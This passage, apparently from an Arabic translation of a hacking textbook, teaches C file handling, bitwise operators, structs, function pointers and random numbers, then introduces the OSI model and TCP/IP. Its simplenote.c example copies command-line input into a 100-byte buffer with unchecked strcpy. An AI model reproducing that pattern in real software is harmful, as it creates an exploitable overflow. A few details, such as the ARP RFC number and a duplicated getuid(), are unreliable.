```
/*simplenote.c*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
void usage(char *prog_name, char *filename) {
        printf("Usage: %s <data to add to %s>\n", prog_name, filename);
        exit(0);
}
void fatal(char *);                         // A function for fatal errors
void *ec_malloc(unsigned int);              // An error-checked malloc() wrapper
int main(int argc, char *argv[]) {
        int fd;                             // file descriptor
```

```
        char *buffer, *datafile;
        buffer = (char *) ec_malloc(100);
        datafile = (char *) ec_malloc(20);
        strcpy(datafile, "/tmp/notes");
        if(argc < 2) {                          // If there aren't command-line arguments,
                usage(argv[0], datafile);       // display usage message and exit.
        }
        strcpy(buffer, argv[1]);                // Copy into buffer.
        printf("[DEBUG] buffer   @ %p: \'%s\'\n", buffer, buffer);
        printf("[DEBUG] data file @ %p: \'%s\'\n", datafile, datafile);
        strncat(buffer, "\n", 1);               // Add a newline on the end.
                                        // Opening file
        fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
        if(fd == -1)
                fatal("in main() while opening file");
        printf("[DEBUG] file descriptor is %d\n", fd);
                                        // Writing data
        if(write(fd, buffer, strlen(buffer)) == -1)
                fatal("in main() while writing buffer to file");
                                        // Closing file
        if(close(fd) == -1)
                fatal("in main() while closing file");
        printf("Note has been saved.\n");
        free(buffer);
        free(datafile);
}
                                // A function to display an error message and then exit
void fatal(char *message) {
        char error_message[100];
        strcpy(error_message, "[!!] Fatal Error ");
        strncat(error_message, message, 83);
        perror(error_message);
        exit(-1);
}
                                // An error-checked malloc() wrapper function
void *ec_malloc(unsigned int size) {
        void *ptr;
        ptr = malloc(size);
        if(ptr == NULL)
        fatal("in ec_malloc() on memory allocation");
        return ptr;
}
```

إلى جانب الأعلام"**flags**" الغريبة المظهر المستخدمة مع الداله **open()**، معظم هذا الرموز يجب أن تكون قابله للقراءة. و هناك أيضا عدد قليل من الدوال القياسية التي لم تستخدم من قبل. الدالة **strlen()** تقبل السلاسل النصية وإرجاع طولها. انها تستخدم في تركيبة مع الداله **write()**، لأنه يحتاج إلى معرفة كم عدد البايتات في الكتابة. الداله **perror()** هي اختصار لـ **print error** وتستخدم في **fatal()** لطباعة رسالة خطأ إضافية (إن وجد) قبل أن تخرج.

```
reader@hacking:~/booksrc $ gcc -o simplenote simplenote.c
reader@hacking:~/booksrc $ ./simplenote
Usage: ./simplenote <data to add to /tmp/notes>
reader@hacking:~/booksrc $ ./simplenote "this is a test note"
[DEBUG] buffer   @ 0x804a008: 'this is a test note'
[DEBUG] data file @ 0x804a070: '/tmp/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ cat /tmp/notes
this is a test note
reader@hacking:~/booksrc $ ./simplenote "great, it works"
```

```
[DEBUG] buffer   @ 0x804a008: 'great, it works'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ cat /tmp/notes
this is a test note
great, it works
reader@hacking:~/booksrc $
```

الخرج الناتج من تنفيذ هذا البرنامج جميل وواضح بذاته، ولكن هناك بعض الأشياء عن شفرة المصدر التي تحتاج إلى مزيد من التوضيح. الملفات **fcntl.h** و**sys/stat.h** تتم تضمينهما، حيث ان تلك الملفات تحدد الأعلام المستخدمة مع الداله **open()**. تم العثور على أول مجموعة من الأعلام في **fcntl.h** وتستخدم لضبط وضع الوصول. يجب استخدام وضع وصول واحد على الأقل من الأعلام الثلاثة التالية:

- **O_RDONLY**

تقوم بفتح الملف وذلك للقراءة فقط.

- **O_WRONLY**

تقوم بفتح الملف وذلك للكتابة فقط.

- **O_RDWR**

تقوم بفتح الملف وذلك للكتابة والقراءة.

هذه الاعلام يمكن جمعها مع عدة أعلام اختيارية أخرى باستخدام **bitwise OR logic** والتي يرمز لها بالرمز **"|"**. هناك عدد قليل الأكثر شيوعا ومفيد من هذه العلامات كما يلي:

- **O_APPEND**

تقوم بكاتبة البيانات في نهاية الملف.

- **O_TRUNC**

إذا كان الملف موجود بالفعل، فانه تقوم باقتطاع الملف إلى الطول 0.

- **O_CREAT**

إنشاء الملف إذا كان غير موجود.

<u>المشغل أحادي المعامل "*Bitwise operations*"</u>

تقوم بجمع البت "**bits**" أي المقارنة بين البتات بدلا من البيتات باستخدام البوابات المنطقية مثل **OR** و **AND**. عندما يدخل اثنين من البت مع بوابة **OR**، فان النتيجة هي 1 إذا إما كان البت الأول أو البت الثاني هو 1. إذا دخل اثنين من البت مع البوابة **AND**، فان النتيجة هي 1 فقط إذا كان كل البت الأول والثاني هم 1. يمكن للقيم 32 بت الكاملة استخدام المشغل المختصة بالبت لتنفيذ عمليات المنطق على كل بت مقابل.





كود البرنامج **bitwise.c** سوف يقوم بشرح هذا.

```
#include <stdio.h>
int main() {
        int i, bit_a, bit_b;
        printf("bitwise OR operator  |\n");
        for(i=0; i < 4; i++) {
              bit_a = (i & 2) / 2;                    // Get the second bit.
              bit_b = (i & 1);                        // Get the first bit.
              printf("%d | %d = %d\n", bit_a, bit_b, bit_a | bit_b);
        }
        printf("\nbitwise AND operator  &\n");
        for(i=0; i < 4; i++) {
              bit_a = (i & 2) / 2;                    // Get the second bit.
              bit_b = (i & 1);                        // Get the first bit.
              printf("%d & %d = %d\n", bit_a, bit_b, bit_a & bit_b);
        }
}
```

نتائج تجميع وتنفيذ **bitwise.c** هي على النحو التالي.

```
reader@hacking:~/booksrc $ gcc bitwise.c
reader@hacking:~/booksrc $ ./a.out
bitwise OR operator  |
0 | 0 = 0
0 | 1 = 1
1 | 0 = 1
1 | 1 = 1

bitwise AND operator  &
0 & 0 = 0
0 & 1 = 0
1 & 0 = 0
1 & 1 = 1
reader@hacking:~/booksrc $
```

File Permissions

إذا تم استخدام المعلم **O_CREAT** في وضع الوصول للدالة **open()**، فهناك الحاجة إلى معلمات إضافية لتحديد أذونات الملف من الملف الذي تم إنشاؤه حديثا. وتستخدم معلمات الأعلام هذه **bit flags** المحددة في **sys/stat.h**، والتي يمكن دمجها مع بعضها باستخدام **bitwise OR logic**.

- **S_IRUSR**

إعطاء إذن القراءة للملف بالنسبة للمستخدم (المالك).

- **S_IWUSR**

إعطاء إذن الكتابة للملف بالنسبة للمستخدم (المالك).

- **S_IXUSR**

إعطاء إذن التشغيل للملف بالنسبة للمستخدم (المالك).

- **S_IRGRP**

إعطاء إذن القراءة للملف بالنسبة للمجموعة.

- **S_IWGRP**

إعطاء إذن الكتابة للملف بالنسبة للمجموعة.

- **S_IXGRP**

إعطاء إذن التشغيل للملف بالنسبة للمجموعة.

- **S_IROTH**

إعطاء إذن القراءة للملف بالنسبة لأي شخص اخر.

- **S_IWOTH**

إعطاء إذن الكتابة للملف بالنسبة لأي شخص اخر.

- **S_IXOTH**

إعطاء إذن التشغيل للملف بالنسبة لأي شخص اخر.

User IDs

كل مستخدم على نظام لينكس لديه رقم هوية المستخدم وهو فريد من نوعه. ويمكن عرض هوية المستخدم هذه باستخدام الأمر **id**.

```
reader@hacking:~/booksrc $ id reader
uid=999(reader) gid=999(reader)
groups=999(reader),4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),4
4(video),46(plugdev),104(scanner),112(netdev),113(lpadmin),115(powerdev),117(a
dmin)
```

المستخدم الجذري يكون مع هوية المستخدم 0 مثل حساب المسؤول، الذي لديه حق الوصول الكامل إلى النظام. يمكن استخدام الأمر **su** للتبديل إلى مستخدم آخر، وإذا تم تشغيل هذا الأمر كجذر وذلك باستخدام الامر **sudo**، فإنه يمكن أن يتم بدون كلمة مرور.

```
reader@hacking:~/booksrc $ sudo su jose
```

معرفات الهوية هذه يمكن استرجاعها باستخدام الدوال **getuid()** و**getuid()**، على التوالي.
ملحوظه: يتم ادراج الدوال في لغة السي، عندما يتم احاطة الملف بـ <و> مع **#include**، وهنا يبحث المترجم عن هذا الملف في المجلد الافتراضي والتي يشمل المسارات، مثل **/usr/include/**. لكن إذا احيط اسم الملف عن طريق **quotes** مثل **"hack.h"** فان المترجم يبحث في المجلد الحالي الذي يحتوي على ملف التنفيذ. ولذلك، **hacking.h** على سبيل المثال هو في نفس مسار البرنامج، ويمكن تضمينه مع هذا

```
#include "hacking.h"
```

أيضا، يتم استخدام الداله **lseek()** لترجيع **read position** في الملف. استدعاء الدالة **lseek(fd, length * -1, SEEK_CUR)**؛ يخبر البرنامج بتحريك موضع القراءة الى الأمام من الموضع الحالي في الملف بطول **length * -1** بايت. لأن هذا تبين أن يكون رقما سالبا، يتم نقل الوضع إلى الوراء بواسطة بايت من الطول.

Structs "التراكيب (البنيات)"

أحيانا هناك متغيرات متعددة التي يجب تجميعها معا وتعامل كالواحدة. في السي، **Structs** هي متغيرات التي يمكن أن تحتوي على كثير من المتغيرات الأخرى. وغالبا ما تستخدم **Structs** بواسطة دوال النظام المختلفة والمكتبات، لذلك فهم كيفية استخدام **Structs** هو شرط أساسي لاستخدام هذه الدوال.

هناك مثال بسيط يكفي في الوقت الراهن. عند التعامل مع العديد من دوال الوقت، هذه الدوال تستخدم **time struct** تسمى **tm**، والتي يتم تعريفها في **/usr/include/time.h**. تعريف **Structs** كما يلي.

```
struct tm {
    int     tm_sec;         /* seconds */
    int     tm_min;         /* minutes */
    int     tm_hour;        /* hours */
    int     tm_mday;        /* day of the month */
    int     tm_mon;         /* month */
    int     tm_year;        /* year */
    int     tm_wday;        /* day of the week */
    int     tm_yday;        /* day in the year */
    int     tm_isdst;       /* daylight saving time */
};
```

بعد ان يتم تعريف هذه **struct**، تصبح **struct tm** نوع متغير صالح للاستعمال، والتي يمكن استخدامها لإعلان المتغيرات والمؤشرات مع نوع البيانات من **struct tm**. البرنامج **time_example.c** يدل على ذلك. عندما يتم تضمين **time.h**، يتم تعريف **struct tm**، والذي يستخدم لاحقا لإعلان متغيرات **current_time** و**time_ptr**.

```
#include <stdio.h>
#include <time.h>
int main() {
        long int seconds_since_epoch;
        struct tm current_time, *time_ptr;
        int hour, minute, second, day, month, year;
        seconds_since_epoch = time(0);            // Pass time a null pointer as argument.
        printf("time() - seconds since epoch: %ld\n", seconds_since_epoch);
        time_ptr = &current_time;                 // Set time_ptr to the address of
                                                  // the current_time struct.
        localtime_r(&seconds_since_epoch, time_ptr);

                                                  // Three different ways to access struct elements:
        hour = current_time.tm_hour;              // Direct access
        minute = time_ptr->tm_min;                // Access via pointer
        second = *((int *) time_ptr);             // Hacky pointer access
        printf("Current time is: %02d:%02d:%02d\n", hour, minute, second);
}
```

دالة الوقت **time()** تقوم بإرجاع عدد الثواني منذ 1 يناير، 1970. يتم الاحتفاظ بالوقت على أنظمة يونكس بالنسبة لهذه النقطة بدلا من الوقت المناسب، والذي يعرف أيضا باسم **epoch**. وتتوقع الداله **localtime_r()** اثنين من المؤشرات كوسائط: واحدة لعدد الثواني منذ **epoch** والآخر إلى البنية **tm**. وقد تم بالفعل تعيين **time_ptr** كمؤشر إلى عنوان **current_time**، وهو **tm struct** فارغة. يتم استخدام عنوان المشغل لتوفير مؤشر إلى **seconds_since_epoch** لمعلم أخر **localtime_r()**، والذي يملأ عناصر **tm struct**. عناصر **struct** يمكن الوصول إليها من خلال ثلاث طرق مختلفة؛ الأولين هي الطرق المناسبة للوصول الى عناصر **struct**، والثالث هو حل **hacked solution**. إذا تم استخدام متغير **struct**، فان عناصرها يمكن الوصول إليها عن طريق إضافة أسماء العناصر "إلى نهاية اسم المتغير مع نقطه. ولذلك، فإن **current_time.tm_hour** سوف تصل فقط الى العنصر **tm_hour** من **tm struct** والذي يسمى **current_time**. غالبا ما يتم استخدم مؤشرات **struct**، لأنه أكثر فاعلية لتمرير مؤشر أربعة بايت من بنية **struct** بالكامل. مؤشرات **struct** شائعة بحيث ان C لديه أسلوب مضمن للوصول إلى عناصر **struct** من مؤشر **struct** دون الحاجة إلى **dereference** المؤشر. عند استخدام مؤشر **struct** مثل **time_ptr**، عناصر **struct** يمكن الوصول إليها على نحو مماثل باسم عنصر **struct**، ولكن باستخدام سلسلة من الأحرف التي تبدو مثل السهم. ولذلك، **tm_min <-time_ptr** سيتم الوصول إلى عنصر **tm_min** من **tm struct** أشاره إلى **time_ptr**. يمكن الوصول إلى الثواني عن طريق أي من هذه الطرق الصحيحة، وذلك باستخدام عنصر **tm_sec** أو **tm struct**، ولكن يتم استخدام الطريقة الثالثة. يمكنك معرفة كيف يعمل هذا الأسلوب الثالث؟

```
reader@hacking:~/booksrc $ gcc time_example.c
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311588
```

```
Current time is: 04:19:48
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311600
Current time is: 04:20:00
reader@hacking:~/booksrc $
```

ان البرنامج يعمل كما هو متوقع، ولكن كيف هي الثواني التي يتم الوصول إليه في **tm struct**؟ تذكر أنه في نهاية المطاف، كل شيء في الذاكرة فقط. يحث انه تم تعريف **tm_sec** في بداية **tm struct**، وجد أن قيمته عدد صحيح أيضا في البداية.
في السطر **second = *((int *) time_ptr)**، المتغير **time_ptr** هو ***typecast*** لمؤشر **tm struct** الى عدد صحيح. ثم يتم ألغاء الإشارة الى قيمة هذا **typecast pointer**، إرجاع البيانات الى عنوان المؤشر. العنونة إلى **tm struct** يشير أيضا إلى العنصر الأول من هذه البنية، وهذا سوف يقوم باسترداد قيمة عدد صحيح لـ **tm_sec** في **struct**.

Function Pointers

المؤشر يحتوي على عنوان الذاكرة ويتم إعطاء نوع البيانات التي تصف حيث يشير. عادة، يتم استخدام مؤشرات للمتغيرات. ومع ذلك، فإنه يمكن أستخدامها أيضا مع الدوال. يوضح البرنامج **funcptr_example.c** استخدام المؤشرات مع الدالة.

```
#include <stdio.h>
int func_one() {
	printf("This is function one\n");
	return 1;
}
int func_two() {
	printf("This is function two\n");
	return 2;
}
int main() {
	int value;
	int (*function_ptr) ();

	function_ptr = func_one;
	printf("function_ptr is 0x%08x\n", function_ptr);
	value = function_ptr();
	printf("value returned was %d\n", value);

	function_ptr = func_two;
	printf("function_ptr is 0x%08x\n", function_ptr);
	value = function_ptr();
	printf("value returned was %d\n", value);
}
```

ناتج البرنامج السابق يكون كالاتى:

```
reader@hacking:~/booksrc $ gcc funcptr_example.c
reader@hacking:~/booksrc $ ./a.out
function_ptr is 0x08048374
This is function one
value returned was 1
function_ptr is 0x0804838d
This is function two
value returned was 2
reader@hacking:~/booksrc $
```

Pseudo-random Numbers

أجهزة الكمبيوتر هي آلات قطعية، فإنه من المستحيل بالنسبة لهم إنتاج أرقام عشوائية حقا. ولكن العديد من التطبيقات تتطلب نوعا من العشوائية. **Pseudo-random number generator functions** تلبى هذه الحاجة عن طريق توليد تيار من الأرقام التي هي شبه عشوائية. ويمكن لهذه الدوال ان تنتج تسلسل عشوائي على ما يبدو من الأرقام بداية من **seed number**؛ ومع ذلك، يمكن إنشاء التسلسل الدقيق نفسه مرة أخرى مع نفس **seed number**. آلات لا يمكنها ان تنتج العشوائية، ولكن إذا كانت قيمة **seed number** من داله **pseudo-random generation** غير معروفه، فإن تسلسل سوف يبدو عشوائي. المولد يجب أن يكون **seeded** بقيمة باستخدام داله **srand()**، ومنذ ذلك الحين فصاعدا، فإن الداله **rand()** سوف تقوم بإرجاع عدد شبه عشوائي من 0 إلى **RAND_MAX**. ويتم تعريف هذه الدوال و**RAND_MAX** في **stdlib.h**. في حين أن أرقام **rand()** سوف تقوم بإرجاع قيمه تبدو عشوائية، فهي تعتمد على قيمة

seed المقدمة من الداله **srand()**. للحفاظ على شبه العشوائية بين البرامج اللاحقة، لا بد من المولد استخدام قيم **seed** مختلفة بشكل عشوائي في كل مرة. يوضح البرنامج **rand_example.c** هذه التقنية.

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

int main() {
	int i;
	printf("RAND_MAX is %u\n", RAND_MAX);
	srand(time(0));
	printf("random values from 0 to RAND_MAX\n");
	for(i=0; i < 8; i++)
		printf("%d\n", rand());
	printf("random values from 1 to 20\n");
	for(i=0; i < 8; i++)
		printf("%d\n", (rand()%20)+1);
}
```

لاحظ كيف يستخدم المشغل معامل للحصول على القيم العشوائية من 1-20. إخراج البرنامج يعرض فقط أرقام عشوائية. ويمكن أيضا استخدام **Pseudo-randomness** لبرامج أكثر تعقيدا.

سر القرصنة هو فهم الحقائق المعروفة مثل هذه واستخدامها لتحقيق نتائج على ما يبدو سحرية.

الفصل الرابع

الشبكات "Networking"

التواصل "*Communication*" واللغة "*language*" تعزز بشكل كبير قدرات الجنس البشري. باستخدام لغة "*language*" مشتركة، فان البشر قادرون على نقل المعرفة وتنسيق الإجراءات، وتبادل الخبرات. وبالمثل، يمكن أن تصبح البرامج أقوى بكثير عندما يكون لديها القدرة على التواصل مع البرامج الأخرى عبر الشبكة. الأداة المساعدة الحقيقية لمتصفح الإنترنت ليست في البرنامج نفسه، ولكن في قدرته على التواصل مع مزودات الويب.
الشبكات "**networking**" هي السائدة بحيث تكون في بعض الأحيان أمرا مفروغا منه. العديد من التطبيقات مثل البريد الإلكتروني، الإنترنت، والرسائل الفورية تعتمد على الشبكات. كل من هذه التطبيقات تعتمد على بروتوكول شبكة اتصال معينة، ولك بروتوكول يستخدم أساليب نقل الشبكة العامة نفسها.
كثير من الناس لا يدركون أن هناك نقاط الضعف في بروتوكولات الشبكات أنفسهم. في هذا الفصل سوف نتعلم كيفية تواصل "*network*" التطبيقات الخاصة بك باستخدام **socket** وكيفية التعامل مع نقاط ضعف الشبكة المشتركة.


OSI Model 4.1

عندما يتحدث اثنين من جهازي الكمبيوتر لبعضهما البعض، فإنهم يحتاجون أن يتكلمون بنفس اللغة. يتم وصف هيكل هذه اللغة في الطبقات من نموذج **OSI**. يقدم نموذج **OSI** المعايير التي تسمح للأجهزة، مثل أجهزة الراوتر والجدران النارية، التركيز على جانب معين واحد من الاتصالات التي ينطبق عليها وتجاهل الآخرين. يتم تقسيم نموذج **OSI** إلى طبقات للاتصال. بهذه الطريقة، فان جهاز الراوتر وجدار الحماية يمكن أن تركز على تمرير البيانات في الطبقات السفلى، وتجاهل الطبقات العليا عند تغليف البيانات المستخدمة عن طريق تشغيل التطبيقات.
يتم تقسيم **OSI Model** الى سبع طبقات هي كما يلي:

- **الطبقة المادية "physical layer":** هذه الطبقة تتعامل مع الاتصال الفعلي/المادي "*physically*" بين نقطتين. هذا هو أدنى طبقة، ودورها الرئيسي هو التواصل من خلال الإشارات الكهربائية "*bit streams*". هذه الطبقة أيضا مسؤولة عن تفعيل وصيانة وتعطيل **bit-stream communications** هذه. وظيفة هذه الطبقة تقوم بتحول الداتا إلى اشارات كهربائية لتمريرها في السلك.
- **طبقة البيانات "Data-link layer":** تتعامل هذه الطبقة مع نقل البيانات في الواقع بين نقطتين. وعلى نقيض الطبقة المادية/الفيزيائية، والتي تهتم بإرسال البتات، هذه الطبقة توفر وظائف رفيعة المستوى، مثل تصحيح الخطأ "*error correction*" والتحكم في التدفق "*flow control*". توفر هذه الطبقة أيضا إجراءات لتفعيل وصيانة وتعطيل وصلات ربط البيانات.
- **طبقة الشبكة "Network layer":** هذه الطبقة تعمل بوصفها وسطا. دورها الأساسي هو تمرير المعلومات بين الطبقات السفلية والطبقات العليا. ويقدم العنونة "*addressing*" والتوجيه "*routing*".
- **طبقة النقل "Transport layer"**: توفر هذه الطبقة نقل البيانات بين الأنظمة. من خلال توفير البيانات والاتصالات الموثوق بها، هذه الطبقة تسمح للطبقات العليا بان لا تقلق أبدا حول الموثوقية أو فعالية تكاليف نقل البيانات.
- **طبقة الجلسة "Session layer":** عمل هذه الطبقة هي المسؤولة عن إنشاء وصيانة الروابط بين تطبيقات الشبكة.
- **طبقة العرض "Presentation layer":** هذه الطبقة هي المسؤولة عن تقديم البيانات إلى التطبيقات في بناء الجملة أو بلغة يفهمونها. وهذا يسمح لأشياء مثل التشفير وضغط البيانات.
- **طبقة التطبيق "Application layer":** تختص هذه الطبقة مع تتبع متطلبات التطبيق.



عندما ترسل البيانات من خلال طبقات البروتوكول هذه، فانه يتم إرسالها في شكل قطع صغيرة تسمى حزم "*packets*". كل حزمه "*packet*" تحتوي على تنفيذات "**implementations**" لطبقات البروتكول هذه. بدءا من طبقة التطبيقات "**application layer**"، الحزمة تلتف الى طبقة العرض "**presentation layer**" حول تلك البيانات، والتي تلتف الى طبقة الجلسة "**session layer**"، والتي تلتف الى طبقة النقل "**transport layer**"، وهكذا دواليك. وتسمى هذه العملية بالتغليف "**encapsulation**". تحتوي كل التفافة الى الطبقة على رأس "**header**" وجسم "**body**". الرأس "**header**" يحتوي على معلومات البروتوكول اللازمة لتلك الطبقة، في حين أن الجسم "**body**" يحتوي على البيانات لتلك الطبقة. الجسم لطبقة واحدة يحتوي على الحزمة الكاملة مغلفة من الطبقات السابقة، مثل جلد البصل.
على سبيل المثال، عندما تتصفح الويب، فان كابل الإيثرنت وبطاقة الشبكة يشكلون الطبقة المادية "**physical layer**"، مع الحرص على نقل **bits** من نهاية الكابل إلى أخر. المرحلة التالية هي طبقة وصلة البيانات "**Data-link layer**". في مثال متصفح الويب، الإيثرنت تشكل هذه الطبقة، والذي توفر الاتصالات على مستوى منخفض بين منافذ الإيثرنت على الشبكة المحلية. هذا البروتوكول يسمح للاتصال بين منافذ الإيثرنت، ولكن هذه المنافذ ليس لديها بعد عناوين **IP**. لا وجود لمفهوم عناوين **IP** حتى الطبقة التالية، طبقة الشبكة "*network layer*". بالإضافة إلى العنونة "*addressing*"، هذه الطبقة مسؤولة عن نقل البيانات من عنوان واحد إلى آخر. هذه الطبقات الثلاث السفلى معا قادرة على إرسال حزم البيانات من عنوان **IP** واحد إلى آخر. الطبقة التالية هي طبقة النقل "**transport layer**"، والتي هي مخصصه لحركة المرور على الشبكة هو **TCP**. أنه يوفر اتصال ثنائي الاتجاه "*bidirectional socket connection*" سلس. المصطلح **TCP/IP** يصف استخدام **TCP** على طبقة النقل و **IP**على طبقة الشبكة. هناك برامج عنونه أخرى في هذه الطبقة. ومع ذلك، فان حركة المرور على الشبكة الخاصة بك ربما تستخدم **IP** الإصدار 4 (**IPv4**). عناوين **IPv4** تتبع الشكل المألوف من IP كالاتي "**XX.XX.XX.XX**". الإصدار 6 (**IPv6**) موجود أيضا على هذه الطبقة، مع نظام عنونة مختلف تماما. **IPv4** هو الأكثر شيوعا حتى الان.
تستخدم حركة المرور على الشبكة نفسها **HTTP** (بروتوكول **Hypertext Transfer Protocol**) للتواصل، والتي هي في الطبقة العليا من نموذج **OSI**. عند تصفح الويب، المتصفح على شبكة الويب الخاص بك يتواصل عبر الإنترنت مع خادم الويب الموجود على شبكة اتصال خاصة مختلفة. وعندما يحدث ذلك، يتم تغليف حزم البيانات وصولا الى الطبقة المادية حيث يتم تمريرها إلى جهاز الراوتر. في حين ان جهاز الراوتر في الواقع لا يهتم بما تحتويه هذه الحزمة، فإنه يحتاج فقط لتنفيذ بروتوكولات تصل إلى طبقة الشبكة. جهاز الراوتر يرسل الحزم إلى الإنترنت، حيث تصل إلى جهاز الراوتر الشبكة الأخرى. هذا الراوتر يقوم بتغليف هذه الحزمة مع رؤوس بروتوكول الطبقات المنخفضة "*lower layer*" اللازمة للحزمة للوصول إلى وجهتها النهائية. ويظهر هذه العملية في الرسم التوضيحي التالي.



كل هذه الحزم المغلفة "*packet encapsulation*" تشكل لغة معقدة تستضاف على شبكة الإنترنت (وغيرها من أنواع الشبكات) تستخدم في التواصل مع بعضها البعض. يتم برمجة هذه البروتوكولات في أجهزة الراوتر، جدران الحماية، ونظام تشغيل الكمبيوتر الخاص بك حتى يتمكنوا من التواصل. تحتاج البرامج التي تستخدم الشبكات، مثل متصفحات الويب والبريد الإلكتروني، على التفاعل مع نظام التشغيل الذي يتعامل مع شبكة الاتصالات. في حين ان نظام التشغيل يعتني بتفاصيل تغليف الشبكة، كتابة برامج الشبكة هو مجرد مسألة باستخدام واجهة شبكة من نظام التشغيل.

TCP/IP Stack 4.2

جميع ادوات الشبكة في هذا الكتاب تستخدم فقط المكدس **TCP/IP**، لأن هذا هو البروتوكول الرئيسي المستخدم في الشبكات المحلية والواسعة، بما في ذلك الإنترنت. وعلاوة على ذلك، يعتبر الإصدار الرابع من بروتوكول **IP** (**IPv4**) هو فقط البروتوكول الرئيسي المستخدم هنا وذلك لان بروتوكول **IP** الاصدار 6 (**IPv6**) ما زال يتم تنفيذه تدريجيا في بعض البلدان، فإنه لا يزال لديه طريق طويل ليقطعه ليصبح استخدامه على نطاق واسع.
TCP/IP هو مجموعة من بروتوكولات الشبكة الموجهة نحو الاستخدام المشترك. البروتوكولات الأساسية في هذا الجناح هي كالتالي:

- **بروتوكول الإنترنت (IP):** هي المسؤولة عن نقل البيانات، والتي تسمى **datagrams**، من عقدة إلى أخرى، مع كل مضيف التي تم تحديده بشكل فريد من عنوان **IP**. وهكذا، **IP** هو المسؤول عن العنونة عبر الشبكة بأكملها باستخدام عناوين **IP**، لأنه يتم استخدام عناوين **IP** فقط في رؤوس **headers of IP datagrams**. **IP** هو غير جدير بالثقة، وهو بروتوكول

connectionless. وهذا يعني أنه يتم إرسال كل كتل البيانات عبر الشبكة بشكل مستقل عن الآخرين، وبالتالي ليس هناك ما يضمن أي من **datagrams** تصل إلى وجهتهم أو وصوله في التسلسل الأصلي. يتم وصف عناوين **IPv4** في **791 (RFC)**.

- **البروتوكول (ICMP) Internet control message protocol** هو المسؤولة عن توفير خدمات الدعم ذات المستوى المنخفض **"low level"** المختلفة لـ **IP**، مثل إرسال رسائل حول مشاكل مع توجيه **IP datagrams**. وتم تعريف **ICMP** في **RFC 792**، مع المعلومات الإضافية المقدمة في **RFC 950** و **RFC 1256**.
- **البروتوكول (ARP) address resolution protocol** هو المسؤول عن تعين "***mapping***" عنوان **IP** من عقدة إلى عنوانه جهازه (**MAC**). وتم وصف **ARP** في **RFC 791**. وهناك أيضا **reverse address resolution protocol (RARP)**، الذي يترجم عنوان **MAC** إلى عنوان **IP**. ويوصف **RARP** في **RFC 903**.
- **البروتوكول (TCP) The transmission control protocol** هو اتصال بروتوكول موثوق به. هذا البروتوكول يتيح تسليم مضمون لحزم البيانات ويدعم الربط الافتراضي "***virtual connection***" باستخدام نظام **acknowledgments** وإعادة الإرسال عند الضرورة. تم وصف **TCP** في **RFC 793**، مع التعديلات الواردة في **RFC 1072** و**RFC 1146**.
- **البروتوكول (UDP) The user datagram protocol** يوفر خدمة اتصال **datagram communications** بسيطة لا يمكن الاعتماد عليها، إلى تطبيقات محددة على عقدة محددة. ويوصف **UDP** في **RFC 768**.

البروتوكولات التي تم وصفها يمكن اعتبارها البروتوكولات الأساسية، لأنها تشكل الأساس لتشغيل شبكة **TCP/IP**.
بروتوكولات تهيأت الاتصال "***Connection-oriented protocols***" (على سبيل المثال، **TCP**) تسمى عادة بروتوكولات التدفق "**stream protocols**". اما البروتوكولات بدون اتصال"***connectionless protocols***" (على سبيل المثال، **IP**، **UDP**، **ICMP**، **ARP**، و**RARP**) تسمى بروتوكولات مخطط البيانات "**datagram protocols**".
بروتوكولات **stack** الأخرى تستخدم بروتوكول شبكة الاتصال الخاصة بها. على سبيل المثال، **IPX/SPX** المقدمه من شركة **Novel** هي مجموعة من البروتوكولات التي تتكون من**NLSP** ، **IPX**، **SPX**، **NCP**، **SAP**، وغيرها.
البروتوكولات الفردية ليست بالضرورة ان تكون تنتمي إلى كومة من بروتوكول "**protocol stack**" واحد. عمليا جميع طبقات التطبيقات "***application***" و**channel** للبروتوكول تنتمي إلى المكدس **TCP/IP** من خلال الاتفاقية، لأنها يمكن أن تعمل مع أكوام البروتوكول الأخرى.
يستند مكدس **TCP/IP** على نظام تفاعل البروتوكول متعدد الطبقات **TCP/IP**. نموذج **TCP/IP** ينقسم الى أربع طبقات: طبقة التطبيقات، طبقة النقل، طبقة الإنترنت، وطبقة واجهة الشبكة.
